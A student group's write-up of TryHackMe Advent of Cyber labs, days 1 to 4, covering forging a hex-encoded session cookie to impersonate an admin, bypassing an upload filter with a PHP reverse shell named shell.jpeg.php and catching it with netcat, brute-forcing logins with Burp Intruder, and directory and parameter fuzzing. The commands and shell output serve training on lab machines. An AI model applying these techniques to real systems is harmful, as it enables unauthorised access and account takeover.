

PSP0201

Week 2

Writeup

Group Name: 3 Ekor

Members

ID	Name	Role
1211103546	Muhammad Hafiz Haziq Bin Aminuddin	Leader
1211103298	Fahiman Danial Bin Harman Sham	Member
1211103527	Muhammad Irfan Haqief Bin Razak	Member



Day 1: Web Exploitation – A Christmas Crisis

Tools used: Kali Linux, Firefox

Solution/walkthrough:

STEP 1 and ANSWER FOR Q2

Registration and logging in to the Christmas Control Centre. No access to the control console.



Opening up the browser developer tools to check on the cookie.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2274696d6f746879227d	10.10.240.168	/	Session	126	false	false	None	Wed, 08 Jun 2022 00:00:00 UTC

STEP 2 and ANSWER FOR Q3

Obtain the value of the cookie.

Value
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2274696d6f746879227d

STEP 3 and ANSWER FOR Q4

Using Cyberchef, convert the cookie value to string.


STEP 4 and ANSWER FOR Q5

Changing the username to 'santa', convert the JSON statement to hex.

The screenshot shows the CyberChef interface. In the 'Input' panel, the JSON string `{"company": "The Best Festival Company", "username": "santa"}` is pasted. In the 'Recipe' panel, the transformation is set to 'To Hex'. The 'Output' panel displays the resulting hex dump: `7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d`.

STEP 5 and ANSWER FOR Q6

Now having access to the controls, switching on every control shows the flag.



Thought Process/Methodology:

Having accessed the target machine, we were shown a login/registration page. We proceeded to register an account and login. After logging in, we opened the browser's developer tool and chose to view the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON statement with the username element. Using Cyberchef, we altered the username to 'santa', the administrator account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with a converted one and refreshed the page. We are now shown an administrator page (Santa's) and proceeded to enable every control, which in turn showed the flag.


Day 2: Web Exploitation - The Elf Strikes Back!

Tools used: Kali Linux, Firefox, Netcat, Terminal

Solution/walkthrough:

STEP 1

Use the IP address provided and open it in a new tab



STEP 2 and ANSWER FOR Q1

Access the upload page using the assigned ID number (`ODIzODI5MTNiYmYw`) and attach (`?id=ODIzODI5MTNiYmYw`) at the end of the IP address's URL



STEP 3 and ANSWER FOR Q2

Open the page's source code to see what type of files can the website accept. It is stated that it can accept jpeg, jpg and png files only

```

1 <!DOCTYPE html>
2 <html lang=en>
3   <head>
4     <title>Protection</title>
5     <meta charset=utf-8>
6     <meta name=viewport content="width=device-width, initial-scale=1.0">
7     <link rel="icon" type="image/x-icon" href="favicon.ico">
8     <link type=text/css rel=stylesheet href="/assets/css/lemonada.css">
9     <link type=text/css rel=stylesheet href="/assets/css/roboto.css">
10    <link type=text/css rel=stylesheet href="/assets/css/auth.css">
11    <link type=text/css rel=stylesheet href="/assets/css/lightrope.css">
12    <link type=text/css rel=stylesheet href="/assets/css/buttons.css">
13    <script src="/assets/js/upload.js"></script>
14    <script src="/assets/js/boxfade.js"></script>
15  </head>
16  <body>
17    <ul class="lightrope"><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li></ul>
18    <div class=nose></div>
19  <main>
20    <h1>Protect the Factory!</h1>
21    <h2>If you see any suspicious people near the factory, take a picture and upload it here!</h2>
22    <input type=file id="chooseFile" accept=".jpeg,.jpg,.png">
23    <button tabindex=0 id=coverFile>Select</button>
24    <button tabindex=1 id=uploadFile>Submit</button>
25    <p id=fileText>No file selected</p>
26  </main>
27
28 </body>
29 </html>

```

STEP 4


Open the Linux terminal and type in both of the lines

```
cp /usr/share/webshells/php/php-reverse-shell.php .
```

```
cp /usr/share/webshells/php/php-reverse-shell.php ./shell.jpeg.php
```

STEP 5

The JPEG.PHP will be added into our user folder



STEP 6

Open Linux terminal and type in the line below and change \$ip to our current IP address by using the line (`ip a show tun0`) and change \$port to 443. Then save it by pressing Ctrl+X, Y and Enter

```
(1211103527㉿kali)-[~]
$ nano shell.jpeg.php
```

STEP 7

Submit the JPEG.PHP file at the website interface seen in [STEP 2](#)

STEP 8 and ANSWER FOR Q3

Open a new tab and type in our IP address provided by TryHackMe and add in /uploads. The /uploads/ is stated in the TryHackMe website which is often used to store in upload files

Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
shell.jpeg.php	2022-06-17 03:18	5.4K	

STEP 9

Open Linux terminal and type in a NetCat code (`sudo nc -lvpn 443`) and open the shell.jpeg.php file via the website on STEP 8

```
└─(1211103527㉿kali)-[~] he ID n
$ sudo nc -lvpn 443
[sudo] password for 1211103527:
listening on [any] 443 ...ession
```

STEP 10 and ANSWER FOR Q4

The Linux terminal will be updated and type in (`cat /var/www/flag.txt`) and the final answer will be provided

```
└─(1211103527㉿kali)-[~] 
$ sudo nc -lvpn 443
[sudo] password for 1211103527:
listening on [any] 443 ...
connect to [10.18.34.179] from (UNKNOWN) [10.10.17.43] 40172
Linux security-server 4.18.0-193.28.1.e18_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
03:54:41 up 43 min, 0 users, load average: 0.00, 0.00, 0.07
USER    TTY      FROM             LOGIN@  IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (841): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ cat /var/www/flag.txt
cat /var/www/flag.txt
Bypass the filter and upload a reverse shell.
```

You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots! This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.

Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!

--Muiri (@MuirlandOracle)

Mission complete! Mission time: 2 hours.

Answer format: (type your answer here)

Thought Process/Methodology:

Use the IP address provided and open it in a new tab. Access the upload page using the assigned ID number and attach (`?id=ODIzODI5MTNiYmYw`) at the end of the IP address's URL. Open the page's source code to see what type of files can the website accept. It is stated that it can accept jpeg, jpg and png files only. Then, the JPEG.PHP will be added into our user folder after using the terminal with PHP script. Open Linux terminal and type in (`nano shell.jpg.php`)b and change \$ip to our current IP address and change \$port to 443 and save it. Submit the JPEG.PHP file at the website interface earlier. Open a new tab and type in our IP address provided by TryHackMe and add in /uploads. Open Linux terminal and type in (`sudo nc -lvpn 443`) and open the shell.jpg.php file via the website with /uploads at the back. The Linux terminal will be updated and type in (`cat /var/www/flag.txt`) and the flag code will be provided.


Day 3: Web Exploitation - Christmas Chaos

Tools used: Firefox, BurpSuite, FoxyProxy, Kali Linux

Solution/walkthrough:

STEP 1

Use the IP address provided and open it in a new tab and download BurpSuite if you don't have it yet. Try login in with a random value for the username and password. Then, open FoxyProxy and turn on Burp



STEP 2

Open BurpSuite and click the Proxy tab and make sure there is “Intercept is on”

```
1 GET /?login=username_incorrect HTTP/1.1
2 Host: 10.10.181.145
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.181.145/?login=username_incorrect
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 If-Modified-Since: Tue, 01 Dec 2020 22:31:43 GMT
11 If-None-Match: W/"932-176206ed6ee"
12 Cache-Control: max-age=0
```

STEP 3

Click the Intruder tab and fill the host with our current IP address and port with the value of 80

The screenshot shows the OWASP ZAP interface with the 'Intruder' tab selected. Under the 'Target' tab, there is a section titled 'Attack Target'. It contains fields for 'Host' (10.10.181.145) and 'Port' (80), and a checkbox for 'Use HTTPS' which is unchecked.

STEP 4

Click the Positions tab and change the attack type to Cluster Bomb. Then highlight the random username and password that we gave earlier. Highlight each value and click the button "Add §". The value of the username and password will be updated as seen in line 14

The screenshot shows the 'Payload Positions' tab of the OWASP ZAP Intruder interface. The 'Attack type' dropdown is set to 'Cluster bomb'. The main area displays a series of numbered lines representing the request headers and body. Line 14, which contains the payload 'username=\$root\$&password=\$root\$', is highlighted with a red background. To the right of the payload, there are four buttons: 'Add §', 'Clear §', 'Auto §', and 'Refresh'.

```
1 POST /login HTTP/1.1
2 Host: 10.10.181.145
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 27
9 Origin: http://10.10.181.145
10 Connection: close
11 Referer: http://10.10.181.145/
12 Upgrade-Insecure-Requests: 1
13
14 username=$root$&password=$root$
```

STEP 5

Click the Payloads tab. For Payload set 1, fill in the Payload Options with all the possible usernames which are “admin”, “root” and “user”. Firstly, click on the button “Add” and fill in the usernames one by one and click the button “Paste” to save it

The screenshot shows the 'Payload Sets' configuration page. The 'Payloads' tab is selected. At the top, there are dropdown menus for 'Payload set' (set to 1) and 'Payload type' (set to 'Simple list'). A 'Start attack' button is visible in the top right corner. Below these, a note states: 'You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.' Under the note, there are two input fields: 'Payload count: 3' and 'Request count: 9'. On the left, a sidebar contains buttons for Paste, Load ..., Remove, Clear, and Deduplicate. On the right, a list box displays three items: 'admin', 'root', and 'user'. At the bottom, there is an 'Add' button and a text input field labeled 'Enter a new item'.

STEP 6

For Payload set 2, fill in the Payload Options with all the possible passwords which are “password”, “admin” and “12345”. Firstly, click on the button “Add” and fill in the usernames one by one and click the button “Paste” to save it

The screenshot shows the 'Payload Sets' configuration page. The 'Payloads' tab is selected. At the top, there are dropdown menus for 'Payload set' (set to 2) and 'Payload type' (set to 'Simple list'). A 'Start attack' button is visible in the top right corner. Below these, a note states: 'You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.' Under the note, there are two input fields: 'Payload count: 3' and 'Request count: 9'. On the left, a sidebar contains buttons for Paste, Load ..., Remove, Clear, and Deduplicate. On the right, a list box displays three items: 'password', 'admin', and '12345'. At the bottom, there is an 'Add' button, a text input field labeled 'Enter a new item', and a dropdown menu labeled 'Add from list ... [Pro version only]'. There is also a note: 'Add from list ... [Pro version only]'.

STEP 7

Click the button “Start Attack” and the right column and a table with all usernames and passwords combination will pop-up. Check the odd “Length” number.

2. Intruder attack of 10.10.181.145 - Temporary attack - Not saved to project file								
Attack	Save	Columns	Results	Target	Positions	Payloads	Resource Pool	Options
Filter: Showing all items								
Request ^	Payload 1		Payload 2	Status	Error	Timeout	Length	Comment
0				302	<input type="checkbox"/>	<input type="checkbox"/>	309	
1	admin		password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
2	root		password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
3	user		password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
4	admin		admin	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
5	root		admin	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
6	user		admin	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
7	admin		12345	302	<input type="checkbox"/>	<input type="checkbox"/>	255	
8	root		12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
9	user		12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309	

STEP 8 and ANSWER FOR Q1

Open FoxyProxy and disable Burp option. Fill in the Santa Sleigh Tracker with the odd “Length” combination. For the username, fill in “admin” and for the password, fill in “12345”. The page will redirect to a new website and the final answer will be provided.



Thought Process/Methodology:

Use the IP address provided and open it in a new tab and download BurpSuite if you don't have it yet. Try login in with a random value for the username and password. Open FoxyProxy and turn on Burp. After downloading BurpSuite, open it and click the Proxy tab and make sure "Intercept is on". Click the Positions tab and change the attack type to Cluster Bomb. Then highlight the random username and password that we fill in earlier. Highlight each value and click the button "Add §". The value of the username and password will be updated. Click the Payloads tab. For Payload set 1, fill in the Payload Options with all the possible usernames which are "admin", "root" and "user". For Payload set 2, fill in the Payload Options with all the possible passwords which are "password", "admin" and "12345". Click the button "Start Attack" and the right column and a table with all usernames and passwords combination will pop-up. Check the odd "Length" number. Open FoxyProxy and disable Burp option. Fill in the Santa Sleigh Tracker with the odd "Length" combination. For the username, fill in "admin" and for the password, fill in "12345". The page will redirect to a new website and the flag will be provided at the bottom of the page.


Day 4: Web Exploitation - Santa's watching

Tools used: Firefox, Linux Kali, Terminal, GoBuster

Solution/walkthrough:

STEP 1

Use the IP address provided and open it in a new tab and download the file “wordlist” in the TryHackMe website



ANSWER FOR Q1

To form a wfuzz code, it must start with “wfuzz”. Then adding “-c” and “-z” to show output with colors and to specify what will replace FUZZ, in this case is the file of “big.txt”. Then specify the website URL that we wanted to fuzz. According to the question, the “breed” parameter needs to be added at the end. The code will be arranged as follows : “wfuzz” “-c” “-z” “file,big.txt” <URL> ? “breed” = FUZZ

Given the URL "<http://shibes.xyz/api.php>", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)

Note: For legal reasons, do *not* actually run this command as the site in question has not consented to being fuzzed!

```
wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ
```

Correct Answer

💡 Hint

STEP 2

Open terminal and type in the GoBuster command (gobuster dir -u <IP address> -w /usr/share/wordlists/dirb/big.txt -x .php). The terminal confirmed that there is an existing directory on the website for /api

```
└$ gobuster dir -u http://10.10.41.198 -w /usr/share/wordlists/dirb/big.txt -x .php
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                      http://10.10.41.198
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                  10s

2022/06/17 05:23:55 Starting gobuster in directory enumeration mode

/.htpasswd      (Status: 403) [Size: 277]
/.htaccess      (Status: 403) [Size: 277] wordlist "big.txt" (assume
/.htaccess.php  (Status: 403) [Size: 277]
/.htpasswd.php  (Status: 403) [Size: 277]
/LICENSE        (Status: 200) [Size: 1086]
/api            (Status: 301) [Size: 310] [→ http://10.10.41.198/api/]
/server-status  (Status: 403) [Size: 277]

2022/06/17 05:41:02 Finished
```

STEP 3 and ANSWER FOR Q2

Add /api after our IP address in a new tab to find the requested file and click the site-log.php file



Index of /api

Name	Last modified	Size	Description
Parent Directory		-	
site-log.php	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.41.198 Port 80

STEP 4

According to the terminal, there will be lists of ID. There will be one odd “Chars”. Take note of the “Payloads”, the only different date is “20201125”.

ID	Response	Lines	Word	Chars	Payload
000000013:	200	0 L	0 W	0 Ch	"20201112"
000000010:	200	0 L	0 W	0 Ch	"20201109"
000000003:	200	0 L	0 W	0 Ch	"20201102"
000000007:	200	0 L	0 W	0 Ch	"20201106"
000000001:	200	0 L	0 W	0 Ch	"20201100"
000000006:	200	0 L	0 W	0 Ch	"20201105"
000000009:	200	0 L	0 W	0 Ch	"20201108"
000000011:	200	0 L	0 W	0 Ch	"20201110"
000000012:	200	0 L	0 W	0 Ch	"20201111"
000000005:	200	0 L	0 W	0 Ch	"20201104"
000000002:	200	0 L	0 W	0 Ch	"20201101"
000000004:	200	0 L	0 W	0 Ch	"20201103"
000000027:	200	0 L	0 W	0 Ch	"20201126"
000000028:	200	0 L	0 W	0 Ch	"20201127"
000000020:	200	0 L	0 W	0 Ch	"20201119"
000000014:	200	0 L	0 W	0 Ch	"20201113"
000000029:	200	0 L	0 W	0 Ch	"20201128"
000000016:	200	0 L	0 W	0 Ch	"20201115"
000000026:	200	0 L	1 W	13 Ch	"20201125"
000000023:	200	0 L	0 W	0 Ch	"20201122"

STEP 5 and ANSWER FOR Q3

Open a new tab with the link, <IP Address>/api/site-log.php?date=20201125. The final answer on top of the page



Thought Process/Methodology:

